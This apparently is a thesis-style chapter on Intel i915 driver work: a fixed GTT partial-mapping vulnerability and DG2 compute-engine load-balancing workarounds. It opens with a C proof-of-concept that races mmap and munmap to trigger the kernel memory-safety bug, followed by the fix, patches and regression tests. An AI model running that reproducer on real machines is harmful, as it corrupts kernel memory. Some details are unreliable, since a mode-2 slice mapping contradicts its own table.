#define PGD_BOUNDARY_ADDR 0x8000000000

#define MAP_SIZE (128 MiB - 0x80000)
#define LEFT_MAPPING_ADDR (PGD_BOUNDARY_ADDR - MAP_SIZE)

#define FLIPPER_MAP_SIZE 0x200000

static void *flipper_thread_fn(void *dummy)
{
  int fd = open("/dev/dri/renderD128", O_RDWR);
```

```
13
14   struct drm_i915_gem_create gem_create = {
15     .size = FLIPPER_MAP_SIZE
16   };
17   ioctl(fd, DRM_IOCTL_I915_GEM_CREATE, &gem_create);
18
19   struct drm_i915_gem_mmap_offset mmap_offset_arg = {
20     .handle = gem_create.handle,
21     .flags = I915_MMAP_OFFSET_GTT
22   };
23   ioctl(fd, DRM_IOCTL_I915_GEM_MMAP_OFFSET, &mmap_offset_arg);
24
25   while (1) {
26     mmap((void*)PGD_BOUNDARY_ADDR, FLIPPER_MAP_SIZE,
27          PROT_READ|PROT_WRITE, MAP_SHARED|MAP_FIXED_NOREPLACE, fd,
28          mmap_offset_arg.offset);
29
30     munmap((void*)PGD_BOUNDARY_ADDR, FLIPPER_MAP_SIZE);
31   }
32   return NULL;
33 }
34
35 int main(void) {
36   pthread_t flipper_thread;
37   if (pthread_create(&flipper_thread, NULL, flipper_thread_fn, NULL))
38     errx(1, "pthread_create");
39
40   int fd = SYSCHK(open("/dev/dri/renderD128", O_RDWR));
41
42   struct drm_i915_gem_create gem_create = {
43     .size = 257 MiB /* a bit over half the GGTT aperture size on my
       machine */
44   };
45   SYSCHK(ioctl(fd, DRM_IOCTL_I915_GEM_CREATE, &gem_create));
46   printf("created GEM 0x%x\n", gem_create.handle);
47
48   struct drm_i915_gem_mmap_offset mmap_offset_arg = {
49     .handle = gem_create.handle,
50     .flags = I915_MMAP_OFFSET_GTT
51   };
52   SYSCHK(ioctl(fd, DRM_IOCTL_I915_GEM_MMAP_OFFSET, &mmap_offset_arg));
53   printf("fake mmap offset: 0x%lx\n", (unsigned long)mmap_offset_arg.
       offset);
54
55   while (1) {
56     SYSCHK(mmap((void*)LEFT_MAPPING_ADDR, MAP_SIZE,
57 PROT_READ|PROT_WRITE, MAP_SHARED|MAP_FIXED_NOREPLACE, fd,
58 mmap_offset_arg.offset));
59     *(volatile char *)(PGD_BOUNDARY_ADDR - 0x1000);
60     SYSCHK(munmap((void*)LEFT_MAPPING_ADDR, MAP_SIZE));
61   }
62 }
```

4.1.3 Development of a Security Fix

Following the bug report, a discussion unfolded on the kernel mailing list about potential approaches to fix the vulnerability. Jann Horn suggested that the correct solution would

be for the fault handlers to explicitly take `area->vm_pgoff` into account. As an alternative, he proposed a more defensive workaround involving the use of a `.may_split` handler in the `vm_operations_struct`, returning an error to prevent VMA splits via unmapping or overmapping.

Linus Torvalds responded to the thread, confirming that `.may_split()` would be the appropriate mechanism to prevent such VMA manipulation. He remarked that although `VM_DONTEXPAND` was originally introduced to prevent extending IO mappings via `mremap()`, it does not restrict unmapping operations that may confuse drivers relying on fixed VMA offsets:

> "Yeah. Sadly, while we have `VM_DONTEXPAND`, it probably *should* always have been `VM_FIXEDSIZE`. It's not. [...] Fooling drivers by unmapping (or overmapping) the beginning and having `pgoff` change clearly can also confuse a poor driver that isn't expecting it. And yes, `.may_split()` is indeed the way to effectively emulate it."
>
> — Linus Torvalds

In the Linux kernel, `.may_split` is a boolean callback that can be set in a `vm_operations_struct` associated with a driver's memory region. When implemented, it determines whether the kernel is allowed to split a VMA during operations such as `mremap()`, `munmap()`, or overmapping. Torvalds suggested that the `i915` driver could simply define this callback to always return `false`, effectively forbidding any user-driven splitting of the VMA. This would have guaranteed that userspace cannot isolate a subregion of the mapping without unmapping the entire buffer — thus eliminating offset mismatches and protecting against remapping bugs.

Despite this suggestion, the final approach taken was to leave the memory model flexible and instead enforce strict remapping bounds within the `i915` driver's fault path. Rather than forbidding VMA splitting or unmapping, the logic for calculating virtual address ranges and page frame numbers was rewritten to properly account for object and view offsets, thus closing the bug while preserving full compatibility with Linux's memory subsystem behaviour.

The following patch was sent:

```
drm/i915/gem: Fix Virtual Memory mapping boundaries calculation

Calculating the size of the mapped area as the lesser value
between the requested size and the actual size does not consider
the partial mapping offset. This can cause page fault access.

Fix the calculation of the starting and ending addresses, the
total size is now deduced from the difference between the end and
start addresses.

Additionally, the calculations have been rewritten in a clearer
and more understandable form.

Fixes: c58305af1835 ("drm/i915: Use remap_io_mapping() to ...
Reported-by: Jann Horn <jannh@google.com>
Co-developed-by: Chris Wilson <chris.p.wilson@linux.intel.com>
Signed-off-by: Chris Wilson <chris.p.wilson@linux.intel.com>
Signed-off-by: Andi Shyti <andi.shyti@linux.intel.com>
Cc: Joonas Lahtinen <joonas.lahtinen@linux.intel.com>
Cc: Matthew Auld <matthew.auld@intel.com>
Cc: Rodrigo Vivi <rodrigo.vivi@intel.com>
Cc: <stable@vger.kernel.org> v4.9+
Reviewed-by: Jann Horn <jannh@google.com>
```

```
Reviewed-by:  Jonathan Cavitt <jonathan.cavitt@intel.com>
```

The patch correcting this vulnerability introduces a number of changes to the GTT page fault handling path in `vm_fault_gtt()`, with the goal of making the virtual memory mapping boundaries both mathematically correct and human-readable.

At the core of the issue was the fact that the address passed to `remap_io_mapping()` was already offset by the partial view (`vma->gtt_view.partial.offset`), while the size was not adjusted to compensate for this. This led to mappings that could span beyond the buffer bounds, violating the memory safety model.



Figure 4.2: Corrected remapping after fix: boundaries clipped to avoid overflow.

The fix introduces a dedicated helper, `set_address_limits()`, which encapsulates the remapping logic in a single, centralised function. The implementation enforces correctness via a clear three-stage process:

1. All calculations are performed in page units rather than bytes, to eliminate the risk of bit truncation or misalignment due to arithmetic operations on addresses.

2. The starting address of the mapping is determined by shifting the user virtual start, removing the object offset, and applying the partial view's offset. This precisely aligns the mapping window with the physical memory backing the object.

3. The end of the mapping is calculated as the minimum between the VMA endpoint and the end of the valid region inside the object. This ensures that neither userspace nor the driver can access or remap memory outside the legal bounds of the GEM buffer.

Once the start and end of the mapping are determined, the helper function shifts them back to byte granularity and computes the Page Frame Number (PFN) to pass to `remap_io_mapping()`. This is done by adjusting the GGTT base PFN to match the virtual address space offset and the internal object offset.

```c
unsigned long obj_offset = area->vm_pgoff - drm_vma_node_start(&mmo->
    vma_node);
unsigned long page_offset = (vmf->address - area->vm_start) >>
    PAGE_SHIFT;
page_offset += obj_offset;
```

```
set_address_limits(area, vma, obj_offset, ggtt->gmadr.start,
                   &start, &end, &pfn);

ret = remap_io_mapping(area, start, pfn, end - start, &ggtt->iomap);
```

Listing 4.5: Rewritten remap logic using set_address_limits()

By formalising the arithmetic and separating responsibilities, the new logic ensures that only the intended pages are mapped, and that no accidental overlap into adjacent or unallocated memory can occur. The use of typed clamping functions like `min_t()` and `max_t()` also prevents edge cases where unsigned underflow or overflow could silently break correctness.

To encapsulate this logic, the patch introduces a new helper function named `set_address_limits()`. This function computes three critical parameters required for safe remapping: the starting virtual address, the ending virtual address, and the base page frame number (PFN). All calculations are performed in page units, ensuring alignment and preventing rounding errors during intermediate steps.

The function begins by translating the `vm_start` and `vm_end` fields of the virtual memory area into page indices. It then adjusts for both the user-supplied offset (via `vm_pgoff`) and any internal partial view offset associated with the VMA. These offsets are combined to yield a corrected virtual address window relative to the backing GEM object.

The result is clipped to ensure the window does not exceed either the bounds of the VMA or the size of the buffer object. Once the bounds are determined, the addresses are shifted back into byte granularity, and the PFN is computed from the GGTT base, incremented by the corrected object offset and the offset into the virtual range.

This function ensures that `remap_io_mapping()` receives parameters that are logically and physically correct, enforcing a strict one-to-one mapping between virtual pages and physical memory.

```
static void set_address_limits(struct vm_area_struct *area,
                               struct i915_vma *vma,
                               unsigned long obj_offset,
                               resource_size_t gmadr_start,
                               unsigned long *start_vaddr,
                               unsigned long *end_vaddr,
                               unsigned long *pfn)
{
    unsigned long vm_start = area->vm_start >> PAGE_SHIFT;
    unsigned long vm_end = area->vm_end >> PAGE_SHIFT;
    unsigned long vma_size = vma->size >> PAGE_SHIFT;

    long start = vm_start - obj_offset + vma->gtt_view.partial.offset;
    long end = start + vma_size;

    start = max_t(long, start, vm_start);
    end = min_t(long, end, vm_end);

    *start_vaddr = start << PAGE_SHIFT;
    *end_vaddr = end << PAGE_SHIFT;

    *pfn = (gmadr_start + i915_ggtt_offset(vma)) >> PAGE_SHIFT;
    *pfn += (*start_vaddr - area->vm_start) >> PAGE_SHIFT;
    *pfn += obj_offset - vma->gtt_view.partial.offset;
}
```

Listing 4.6: Helper to calculate corrected remap boundaries

The final result is not only a secure patch for the bug reported, but also a long-term improvement to the readability and maintainability of one of the most sensitive parts of

the i915 memory management subsystem.

4.1.4 Upstreaming of i915 Memory Mapping

The development of the security fix described in the previous section was initially conducted through the restricted Linux kernel security mailing list. This is standard practice in the kernel community when dealing with vulnerabilities that could be exploited in the wild. By limiting early disclosure to a small group of trusted contributors, the project mitigates the risk of attackers leveraging a known vulnerability before a fix becomes widely available — a policy often referred to as "security by obscurity" in its pragmatic sense.

According to Linux security process guidelines, reported bugs may remain confidential for up to 90 days, after which the disclosure can be made public. Within this window, the fix for the i915 partial remapping vulnerability was developed, reviewed, and confirmed by the reporter Jann Horn. Once consensus was reached, the patch was submitted to the public Intel graphics mailing list in July and was promptly merged into the mainline kernel.

To ensure broad coverage, the fix also needed to be backported to longterm stable kernels starting from v4.19 onwards. Given the substantial evolution of the i915 driver across kernel versions, this backporting process required manual resolution of various rebase issues, particularly around memory management helpers, partial views, and MMIO mapping logic.

In parallel, a suite of regression tests was developed using the IGT GPU tools framework. IGT (Intel Graphics Tests) is a userspace testing library and test suite designed to validate correctness and detect regressions in the DRM graphics drivers, particularly for Intel hardware. It interfaces with the DRM subsystem via ioctls and simulates real-world operations including buffer allocation, memory mapping, rendering, and teardown sequences.

The goal of the IGT coverage for this patch was to simulate all the edge-cases that could trigger the vulnerability. The test scenarios were designed and implemented in collaboration with Krzysztof Niemiec and include four targeted cases:

- **Partial Mapping**: `partial_mmap()` maps only a small subset of a large GEM object, writes to the beginning, then remaps a separate trailing region and verifies that no data is leaked across unmapped memory. This checks for residual overlap from remapping errors.

- **Partial Unmapping**: `partial_unmap()` maps the same object twice, unmaps most of one mapping but retains the final 4KiB, writes to it, and verifies that adjacent mappings do not get corrupted or influence each other. This simulates VMA splits and remapping overlaps.

- **Remapping Tail Pages**: `partial_remap()` unmaps all but the last 4KiB of a 2MiB mapping and then re-maps that portion using `mremap()`. This checks whether the remapping window honours the correct page frame offset without writing outside the intended region.

- **Boundary Overflow**: `test_mmap_boundaries()` maps almost the entire allowed range (just under 128MiB), writes to the very end, and verifies correct data visibility. This test aims to flush out any silent overrun caused by broken remap size logic.

Each of these tests uses the `for_each_mmap_offset_type()` macro to iterate over all supported mapping types, such as `GTT`, `WC` (write-combining), and `UC` (uncached). Tests use helper routines such as `gem_create_in_memory_region_list()`, `make_resident()`, and `mmap_offset_ioctl()` to abstract the low-level buffer creation and mapping procedures.

The failure of any of these tests would manifest either through assertion failures, memory corruption, or kernel warnings — in particular, `KASAN` (Kernel Address Sanitizer) reports, which were the original indicators used to catch the vulnerability. These tests have since been integrated into the IGT test suite as permanent regression checks for i915.

4.2 CCS Load Balancing

4.2.1 What is CCS Load Balancing?

From the perspective of userspace applications, a compute workload typically consists of a sequence of GPU instructions intended to perform general-purpose data-parallel computations. These are often issued via APIs like OpenCL, Vulkan (through SPIR-V compute shaders), or even DirectX Compute. In a Linux context, userspace drivers—such as Mesa's ANV for Vulkan—translate these high-level instructions into batch buffers and submit them to the kernel using the Direct Rendering Manager (DRM) interface.

The interface between userspace and kernel space is mediated by a set of `ioctl()` system calls, such as `DRM_IOCTL_I915_GEM_EXECBUFFER2`, which encapsulate GPU commands, execution contexts, and scheduling metadata. From userspace, the compute workload is treated as a self-contained program that is queued to the GPU for asynchronous execution. The choice of which engine executes the workload is typically abstracted away, although userspace drivers may request specific engines when needed.

These workloads are ultimately executed by the GPU's Compute Command Streamer (CCS) engines. A CCS engine is a specific type of command streamer designed for handling compute-specific operations, decoupled from traditional 3D rendering or media workloads. Architecturally, a command streamer (or "engine" in i915 terminology) consists of the frontend submission logic, state trackers, and pipeline configuration stages necessary to dispatch work to the GPU's Execution Units (EUs).

On Intel Gen12+ platforms, particularly on discrete GPUs such as DG2 (Intel Arc), multiple CCS engines may be present—typically CCS0 through CCS3. These are nominally independent submission engines capable of receiving compute workloads. However, it is critical to understand that the EUs behind these engines are not duplicated or shared dynamically across all engines.

In i915, the term "engine" refers to the command streamer and its associated frontend pipeline. This is distinct from the EUs, which are the actual compute resources. A single engine—say, CCS0—may be configured to "own" all available EUs. In such cases, if a compute task is submitted to another engine (e.g., CCS1), the task may stall or hang because that engine has no EUs assigned to it. Specifically, the execution of walker instructions (used to dispatch thread groups in parallel) will block indefinitely if no underlying compute units are available.

This architectural constraint undermines naive load balancing strategies. In other subsystems, such as video decode, load balancing is achieved by submitting multiple contexts to different engines (e.g., VCS0 and VCS1) in parallel, each with its own LRCA

(Logical Ring Context Area). But in the case of CCS, such parallel submission does not result in true resource sharing unless the hardware has been configured—typically via firmware or microcode—to distribute EU ownership dynamically.

CCS Load Balancing, in theory, refers to distributing compute workloads across multiple CCS engines to achieve higher parallelism or better utilization. On paper, this could allow userspace or the kernel to queue different compute contexts to CCS0, CCS1, CCS2, etc., thereby spreading out scheduling latency or isolation concerns. However, in practice, the hardware configuration must support this mode; otherwise, only the primary CCS engine (usually CCS0) is capable of executing compute workloads effectively.

Therefore, while multi-CCS platforms like DG2 physically contain several CCS engines, only a subset (often just CCS0) is usable for compute tasks unless the system has been explicitly configured to rebalance EU ownership. Without such support, load balancing is not feasible and must be emulated via software workarounds or ignored entirely.

On platforms such as DG2 that support multiple CCS engines—typically CCS0 through CCS3—the user is presented with four corresponding UABI engines. These are exposed through the standard DRM interface and can be individually targeted by userspace.

The hardware itself provides a transparent mechanism to distribute compute loads among available engines, depending on how many UABI engines are actively used. For example:

- If a user submits a single compute workload to one UABI CCS engine (e.g., CCS0), the hardware automatically balances that load across all four physical CCS engines (CCS0–CCS3).
- If two workloads are submitted to two distinct UABI engines (e.g., CCS0 and CCS1), then each workload is automatically assigned two physical CCS engines.
- If four workloads are submitted to all four UABI engines, each workload is executed by a dedicated CCS engine.

This strategy enables optimal compute throughput without requiring userspace to manually orchestrate engine selection or track hardware topology.

4.2.2 The Issue

On multi-CCS platforms such as Intel DG2, the hardware provides a mechanism to automatically distribute compute workloads across multiple CCS engines. However, in practice, this hardware load balancing mechanism does not operate as expected. Despite the architectural support, the actual workload distribution remains inconsistent, and compute submissions targeting multiple CCS engines often result in undefined behaviour or failure.

This limitation cannot be addressed by software alone, as the defective balancing behaviour originates from internal hardware constraints. As such, the only viable fix must be implemented in the software stack, by explicitly avoiding or working around the broken functionality.

To this end, the i915 driver introduced a two-phase mitigation strategy:

1. **Workaround by disabling load balancing:** In the first phase, the automatic hardware load balancing is completely disabled. The kernel exposes only one CCS



Figure 4.3: Hardware-assisted CCS load balancing based on number of active compute submissions.

engine (typically CCS0) to userspace. This ensures that all compute workloads are routed through a single, known-good engine, thereby avoiding misbehaviour or stalls on the other engines.

2. **Manual configuration via sysfs:** As a second step, a new sysfs interface is introduced, allowing users to manually configure how many CCS engines should be exposed. This mechanism gives control to developers or advanced users to re-enable additional engines at runtime and experiment with alternative load distribution strategies.

This approach provides a stable default behaviour while preserving flexibility for manual control, tuning, or future experimentation with engine-level scheduling.

4.2.3 The Workaround

Given that the hardware-level CCS load balancing mechanism on platforms like DG2 does not behave as expected—and cannot be corrected through software or firmware updates—a workaround was introduced to enforce predictable and stable execution of compute workloads. This was achieved through a series of three kernel patches.

1. **Disabling automatic load balancing**: The first patch disables the hardware's automatic load balancing logic and enforces a fixed load balancing policy. This avoids any attempt by the GPU to dynamically distribute compute workloads across multiple CCS engines, which has been shown to lead to inconsistent or undefined behaviour.

2. **Restricting CCS engine exposure**: The second patch modifies the engine registration logic so that only a single CCS engine is created and exposed. No internal structures are instantiated for additional CCS engines—neither kernel-visible representations nor UABI interfaces. From the kernel's perspective, only one CCS engine exists and is usable.

3. **Enabling fixed multi-CCS execution from a single stream**: The third patch configures the active CCS engine to internally distribute compute workloads across the available physical CCS engines using a fixed, firmware-driven strategy. From userspace, only a single engine is visible, but the hardware executes the workload across all CCS units in a controlled and deterministic manner.

The first patch in the fix series addresses the problematic behaviour of the hardware's automatic CCS load balancing. Although CCS engines are expected to distribute compute workloads across slices dynamically, the reality on affected platforms—such as DG2—proved unreliable. To ensure consistent and safe compute execution, the patch disables this automatic behaviour entirely.

This is achieved by applying a hardware workaround recommended by Intel's own workaround documentation: `Wa_14019159160`. The workaround enforces a fixed slice mode by setting bit 1 (`REG_BIT(1)`) of the `GEN12_RCU_MODE` register. The logic is implemented in the kernel through the new helper function `ccs_engine_wa_mode()`, which is called from within `engine_init_workarounds()` for compute engines.

The relevant register and workaround logic added by this patch are:

```c
#define GEN12_RCU_MODE                             _MMIO(0x14800)
#define   XEHP_RCU_MODE_FIXED_SLICE_CCS_MODE   REG_BIT(1)

static void ccs_engine_wa_mode(struct intel_engine_cs *engine,
                               struct i915_wa_list *wal)
{
    struct intel_gt *gt = engine->gt;

    if (!IS_DG2(gt->i915))
        return;

    /* Wa_14019159160: Disable automatic CCS load balancing */
    wa_masked_en(wal, GEN12_RCU_MODE, XEHP_RCU_MODE_FIXED_SLICE_CCS_MODE);
}
```

Listing 4.7: Disabling CCS load balancing by setting RCU mode

The workaround is only applied on DG2, as checked by the `IS_DG2()` macro. It ensures that even if the hardware advertises multiple CCS engines, the load balancing logic is disabled internally and the engines operate in a fixed slice mode.

This change avoids undefined hardware scheduling behaviour, which previously could lead to execution stalls or kernel faults. The patch was merged into the mainline kernel and also backported to stable trees starting from v6.2.

The full commit message is shown below for reference:

> **commit** bc9a1ec01289e6e7259dc5030b413a9c6654a99a
> **Author:** Andi Shyti <andi.shyti@linux.intel.com>
> **Date:** Thu Mar 28 08:34:03 2024 +0100
>
> **drm/i915/gt: Disable HW load balancing for CCS**
>
> The hardware should not dynamically balance the load between CCS engines. Wa_14019159160 recommends disabling it across all platforms.
>
> Fixes: d2eae8e98d59 ("drm/i915/dg2: Drop force_probe requirement")
> Cc: Chris Wilson, Joonas Lahtinen, Matt Roper, Rodrigo Vivi

Acked-by: Michal Mrozek
Reviewed-by: Matt Roper

The second patch in the workaround series ensures that only one compute engine (CCS) is created and exposed by the driver, even if the hardware supports multiple CCS slices.

Under normal conditions, the driver enumerates all hardware-reported CCS engines (e.g., CCS0 through CCS3 on DG2) and instantiates a corresponding `intel_engine_cs` structure for each. However, with fixed load balancing enforced, all compute workloads are meant to be submitted to a single logical engine and then internally distributed by the hardware.

To avoid creating unused or non-functional command streamers, this patch modifies the engine mask computation inside `init_engine_mask()` to disable all CCS engines beyond the first. This is done by masking out all bits in the CCS range and enabling only the lowest-indexed CCS engine, as shown below:

```
if (IS_DG2(gt->i915)) {
    u8 first_ccs = __ffs(CCS_MASK(gt));

    /* Mask off all CCS engines */
    info->engine_mask &= ~GENMASK(CCS3, CCS0);

    /* Re-enable only the first CCS engine */
    info->engine_mask |= BIT(_CCS(first_ccs));
}
```

Listing 4.8: Limiting CCS engine instantiation to a single engine

This logic ensures that only a single CCS engine is both known to the kernel and exposed via the UABI to userspace. The driver does not instantiate any internal data structures for the remaining CCS engines, effectively making them invisible from both a kernel and user perspective.

This change aligns with the fixed balancing model introduced by the first patch, in which all compute workloads are routed through one command streamer and distributed internally by the hardware.

The full commit message of the patch is as follows:

commit `ea315f98e5d6d3191b74beb0c3e5fc16081d517c`
Author: Andi Shyti <andi.shyti@linux.intel.com>
Date: Thu Mar 28 08:34:04 2024 +0100

drm/i915/gt: Do not generate the command streamer for all the CCS

We want a fixed load CCS balancing consisting in all slices
sharing one single user engine. For this reason do not create the
`intel_engine_cs` structure with its dedicated command streamer for
CCS slices beyond the first.

Fixes: d2eae8e98d59 ("drm/i915/dg2: Drop force_probe requirement")
Cc: Chris Wilson, Joonas Lahtinen, Matt Roper, Rodrigo Vivi
Acked-by: Michal Mrozek
Reviewed-by: Matt Roper

The final patch in the series finalises the fixed CCS load balancing setup by explicitly programming the hardware to allocate all available compute slices (cslice) to a single CCS engine. This ensures that, even though only one engine is exposed to userspace, it is capable of driving all compute units behind the scenes, achieving full hardware utilisation through a fixed and controlled distribution mechanism.

The key change introduced by this patch is the configuration of the XEHP_CCS_MODE register, which defines how cslices are mapped to CCS engines. The implementation adds a new helper function, intel_gt_apply_ccs_mode(), that builds the register value by looping through each possible cslice and assigning it to the first available CCS engine:

```
void intel_gt_apply_ccs_mode(struct intel_gt *gt)
{
    int cslice;
    u32 mode = 0;
    int first_ccs = __ffs(CCS_MASK(gt));

    if (!IS_DG2(gt->i915))
        return;

    for (cslice = 0; cslice < I915_MAX_CCS; cslice++) {
        if (CCS_MASK(gt) & BIT(cslice))
            mode |= XEHP_CCS_MODE_CSLICE(cslice, first_ccs);
        else
            mode |= XEHP_CCS_MODE_CSLICE(cslice,
                                         XEHP_CCS_MODE_CSLICE_MASK);
    }

    intel_uncore_write(gt->uncore, XEHP_CCS_MODE, mode);
}
```

Listing 4.9: Assigning all cslices to a single CCS engine

This routine is invoked at engine initialisation time from within the ccs_engine_wa_mode() function, following the logic that disables hardware load balancing:

```
wa_masked_en(wal, GEN12_RCU_MODE,
             XEHP_RCU_MODE_FIXED_SLICE_CCS_MODE);

intel_gt_apply_ccs_mode(gt);
```

The final outcome of the patch is that:
- Only one CCS engine is created and visible to userspace. - All compute slices are assigned to that engine. - The fixed mapping is written into the CCS mode register.

This ensures consistent compute execution behaviour and prevents workload misrouting. The effectiveness of the patch can be verified using igt_i915_query, which will report only one active CCS engine despite the platform supporting more.

The commit message for this patch is shown below:

> **commit** 6db31251bb265813994bfb104eb4b4d0f44d64fb
> **Author:** Andi Shyti <andi.shyti@linux.intel.com>
> **Date:** Thu Mar 28 08:34:05 2024 +0100
>
> **drm/i915/gt: Enable only one CCS for compute workload**
>
> Enable only one CCS engine by default with all the compute slices allocated to it.
>
> While generating the list of UABI engines to be exposed to the user, exclude any additional CCS engines beyond the first instance.
>
> This change can be tested with igt_i915_query.
>
> Fixes: d2eae8e98d59 ("drm/i915/dg2: Drop force_probe requirement")
> Cc: Chris Wilson, Joonas Lahtinen, Matt Roper, Rodrigo Vivi
> Acked-by: Michal Mrozek
> Reviewed-by: Matt Roper

This diagram in Figure 4.4 helps visualise how the hardware slices are configured to route all execution through a single command streamer (CCS0), even though multiple CCS engines physically exist. The register programming in the patch ensures this one-to-all assignment.

Fixed Mapping (CCS Mode 1)



Figure 4.4: All compute slices (CSLICE0–3) are routed to CCS0 for execution.

4.2.4 Development of CCS Load Balancing

To address the limitations of automatic hardware load balancing on platforms with multiple CCS (Compute Command Streamer) engines, a dedicated patch series was developed and submitted upstream. The objective was to transition from a rigid, fixed configuration—where all compute slices are assigned to a single CCS engine—towards a more flexible and programmable solution where userspace can control how workloads are distributed across engines.

This patch series, comprising 15 commits, introduced infrastructure refactorings, new sysfs interfaces, hardware programming fixes, and logic to support controlled load balancing on platforms such as DG2. The development began with internal cleanup, specifically replacing the use of `wa_masked_en()` with direct register writes using `intel_uncore_write()`. This change ensures clean and predictable state programming for the `XEHP_CCS_MODE` register, eliminating side effects caused by partial bit preservation.

Subsequent patches reworked the internal engine exposure model. Instead of blindly instantiating all physical CCS engines, the driver now respects an engine mask that determines which engines are created and exposed to userspace. This not only simplifies load balancing logic but also makes it easier to enable dynamic engine configuration in the future. The helper macro `for_each_enabled_engine()` was introduced to iterate over only the active engines, replacing hard-coded assumptions based on hardware enumeration.

A major outcome of this effort was the introduction of two new sysfs interfaces: `ccs_mode` and `num_cslices`, designed to enable better introspection and configuration of compute workload distribution on multi-CCS platforms.

- `num_cslices`: This is a read-only sysfs attribute, available on all Intel GPU platforms. It exposes the number of compute slices (CSlices) present in the hardware and can be queried via:

  `/sys/class/drm/card0/gt/gt*/num_cslices`

- `ccs_mode`: This is a writeable sysfs entry available only on DG2-class devices, located at:

`/sys/class/drm/card0/gt/gt*/ccs_mode`

The user may write the value `1`, `2`, or `4` to control how many UABI CCS engines are exposed and what CCS mode to set in the register.

Internally, the driver computes the appropriate compute slice-to-engine mapping and encodes it into the `XEHP_CCS_MODE` register. Each compute slice is assigned a 2-bit field in the register that identifies the UABI engine responsible for executing its workload.

In a GPU with 4 CCS engines, the assignment works as follows:

- `ccs_mode = 1`: A single CCS user engine with ID 0 is instantiated. All the workload is dispatched across all four physical CCS engines. Each CCS slice is assigned engine ID 0, meaning all slices execute commands submitted through the same logical engine.
- `ccs_mode = 2`: Two CCS user engines with IDs 0 and 1 are instantiated. Engine 0 dispatches to CCS slices 0 and 1, while engine 1 dispatches to slices 2 and 3. CCS slices 0 and 1 are assigned engine ID 0; slices 2 and 3 are assigned engine ID 1.
- `ccs_mode = 4`: Four CCS user engines with IDs 0, 1, 2, and 3 are instantiated. Each physical CCS slice is mapped one-to-one to a user engine: slice 0 to engine 0, slice 1 to engine 1, slice 2 to engine 2, and slice 3 to engine 3. This configuration ensures fully isolated execution streams and maximises per-stream hardware utilisation.

Mode	Engines	Slice-to-Engine Map	Register Encoding
1	ccs0	All slices → ccs0	0-0-0-0
2	ccs0, ccs1	0,2 → ccs0; 1,3 → ccs1	0-1-0-1
4	ccs0, ccs1, ccs2, ccs3	Slice i → ccs$i$	0-1-2-3

Table 4.1: CCS Load Balancing Modes (Example for 4 CCS slices)

To maintain driver and hardware integrity, CCS mode changes are permitted only when the GPU is idle. Specifically, the driver checks that no DRM clients have open file descriptors to the device. This restriction prevents runtime reconfiguration while workloads are executing and to avoid changing the configuration to other users.

Internally, UABI engines in the i915 driver are managed using red-black trees, providing efficient lookup, insertion, and removal operations. Each engine stores its tree node in the `uabi_node` field and is tracked within a global RB tree rooted at `i915->uabi_engines`. This structure allows the driver to validate whether an engine is currently active and visible to userspace.

The validation is encapsulated in the following function, which checks whether a non-virtual engine has a valid node:

```
static bool engine_valid(struct intel_context *ce)
{
    if (!intel_engine_is_virtual(ce->engine))
        return !RB_EMPTY_NODE(&ce->engine->uabi_node);

    /* TODO: verify physical backing of virtual engines */
    return true;
}
```

Listing 4.10: Validation of engine registration status

When changing the CCS mode, the engine registration is adjusted dynamically. New engines are inserted using `rb_find_add()`:

```
static void add_uabi_ccs_engines(struct intel_gt *gt, u32 ccs_mode)
{
  ...
        mutex_lock(&i915->uabi_engines_mutex);
